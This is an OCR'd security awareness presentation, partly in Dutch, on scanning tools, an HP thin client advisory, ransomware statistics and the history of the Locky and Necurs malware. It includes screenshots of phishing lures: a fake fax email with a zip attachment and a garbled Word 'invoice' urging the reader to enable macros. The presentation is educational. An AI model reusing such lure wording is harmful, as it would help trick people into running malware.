

SHODAN
Search


..But lazy

Hackers

arachni
web application security scanner framework

Nessus®
vulnerability scanner





..And questioning everything

https://h20564.www2.hp.com/hpsc/doc/public/display?docId=emr_na-c04629160

okmarks | jQuery Form Plugin | js DNN | Login | thái: BEAST | https://www.mijntv | 5. Dossieranalyse | Attacking Web Servi

- HP t5540 Thin Client
- HP t5740 Thin Client
- HP t5740e Thin Client
- HP t510 Flexible Thin Client
- HP t520 Flexible Thin Client
- HP t610 Flexible Thin Client
- HP t620 Flexible Thin Client
- HP t820 Flexible Thin Client

BACKGROUND

For a PGP signed version of this security bulletin please write to: security-alert@hp.com

CVSS 2.0 Base Metrics

Reference	Base Vector	Base Score
CVE-2015-2112	(AV:N/AC:L/Au:S/C:C/I:C/A:C)	9.0
CVE-2015-2113	(AV:N/AC:L/Au:N/C:C/I:C/A:C)	10

Information on CVSS is documented in HP Customer Notice: HPSN-2008-002

The Hewlett-Packard Company thanks Junior Meijering for reporting this issue security-alert@hp.com.


RESOLUTION

HP has removed HP Easy Deploy from the HP Easy Tools software package beginning with version 3.0.1.1650.

HP recommends updating HP Easy Tools thin client management software to at least version 3.0.1.1650 or later.

Ransomware

Reality


More than 400,000 machines infected
Tweet this stat
Source: MalawareTech
10 million stolen passwords were just released – here's how to see if yours is one of them
The Intercept_
Illustration: The Intercept, Get
244
LEAKED NSA MALWARE IS HELPING HIJACK COMPUTERS AROUND THE WORLD
3 JAN 2017
NEWS
Leet IoT Botnet Bursts on the Scene with Massive DDoS Attack

Every 10 seconds, a consumer gets hit with ransomware.

(up from every 20 seconds in Q1 2016)

Every 40 seconds, a company gets hit with ransomware.

(up from every 2 minutes in Q1 2016)

REVENUE


$24.000.000 - 2015

$209.000.000 - 3 maanden 2016

Hoe dan?

Here Are 4 Vulnerabilities Ransomware Attacks Are Exploiting Now

A zero-day exploit exposed in the Hacking Team breach is among the top weapons deployed in recent ransomware attacks, as well as lots of Flash.



ti 03-02-2015 18:00

Claude Whittenbeck <impostors@gtsmx.com>

Fax from +07885862087


To [redacted]

Message r_and_d_marine_ltd223.zip (30 KB)

From: +07885862087
Date: 2015/01/18 16:58:45 CST
Pages: 2
ID: B1K5E68CE8765A04B
Filename: r_and_d_marine_ltd223.zip

--
R & D Marine Ltd
Claude Whittenbeck

Reality



Invoice-SO-78453_from_the_Training_Network.doc [Compatibility Mode] - Microsoft Word
File
Home
Insert
Page Layout
References
Mailings
Review
View
Paste
Clipboard
Calibri
11
Font
Paragraph
AaBbCcDc ¶ Normal
AaBbCcDc ¶ No Spaci...
AaBbC Heading 1
Change Styles
Styles
Find
Replace
Select
Editing
Security Warning
Macros have been disabled.
Enable Content
If you document have incorrect encoding - enable macro
'0çAUUUUTUF3`PKÓŸåEŒ%\©†¿yuTg'0çAUUUUTUF3`PKÓŸåEŒ%\©†¿yuTg'0çAUUUU
Ë˜Q_@Ñ‡@|Ëù±ù•@√fiLv˙∏ª ø˜ö¸ÖœÿÛ°ıßDî{ˆ@fiº_ù℗fl°¸Ÿ&}À˜ TÆè˜à˙¸y£≥˙M˜√ ˙+fVå,Y¸!›“ºø˜£ A
õ∏[Eî]J˙ TUF3`PKÓŸåEŒ%\©†¿yuTg'0çAUUUUTUF3`PKÓŸåEŒ%\©†¿yuTg
'0çAUUUUTUF3`P}≠§ÂÈ{-B£P ¸Ñ}¬!KÓŸåEŒ%\©†¿yuTg'0çAUUUUTUF3`PKÓŸåEŒ%\©†¿yuTg'0çAUUU
}≠§ÂÈ{-B£P ¸Ñ}¬!UTUF3`PKÓŸåEŒ%\©†¿yuTg'0çAUUUUTUF3`PK}≠§ÂÈ{-B£P ¸Ñ}¬!ÓŸåEŒ%\©†¿yuTg
'0çAUUU }≠§ÂÈ{-B£P ¸Ñ}¬!UTUF3`PKÓŸåEŒ%\©†¿yuTg'0çAUUUUTUF3`PKÓŸåEŒ%\©†¿yuTg'0
Ñ}¬!f:“á™Å®<>¬ø˜ÎÔ@ëı2ñ çAUUUUTUF3`PKÓŸåE}≠§ÂÈ{-B£P ¸Ñ}¬!Œ%\©†¿yuTg'0çAUUUU
Ñ}¬!f:“á™Å®<>¬ø˜ÎÔ@ëı2ñ TUF3`PKÓ}≠§ÂÈ{-B£P ¸Ñ}¬!ŸåEŒ%\©†¿yu}≠§ÂÈ{-B£P ¸Ñ}¬!Tg
'0çAUUUUTUF3`PKÓŸåEŒ%\©†¿yuTg
Page: 1 of 2
Words: 109
100%

Simpel, right?


Locky

- Voornamelijk infecties mbv Office docs
- Voornamelijk verspreid door het **Necurs** Botnet
- Necurs:
  - In 2012 voor het eerst gespot, direct met 83.000 infected PC's
  - Maakte gebruik van een eigen domein, dat officieel niet bestaat
  - In 2013 gebruikte het Gameover Zeus malware
    - Gameover Zeus is gebaseerd op de originele versie van Zeus
  - In 2014 werd de combinatie gebruikt om machines te infecteren met een eigen rootkit
    - Vrijwel niet te verwijderen
  - Eind 2014 werd Gameover Zeus opgerold
    - CryptoLocker was al ontwikkeld en nam de wereld over
    - +/- ¢30.000.000 in 100 dagen revenue
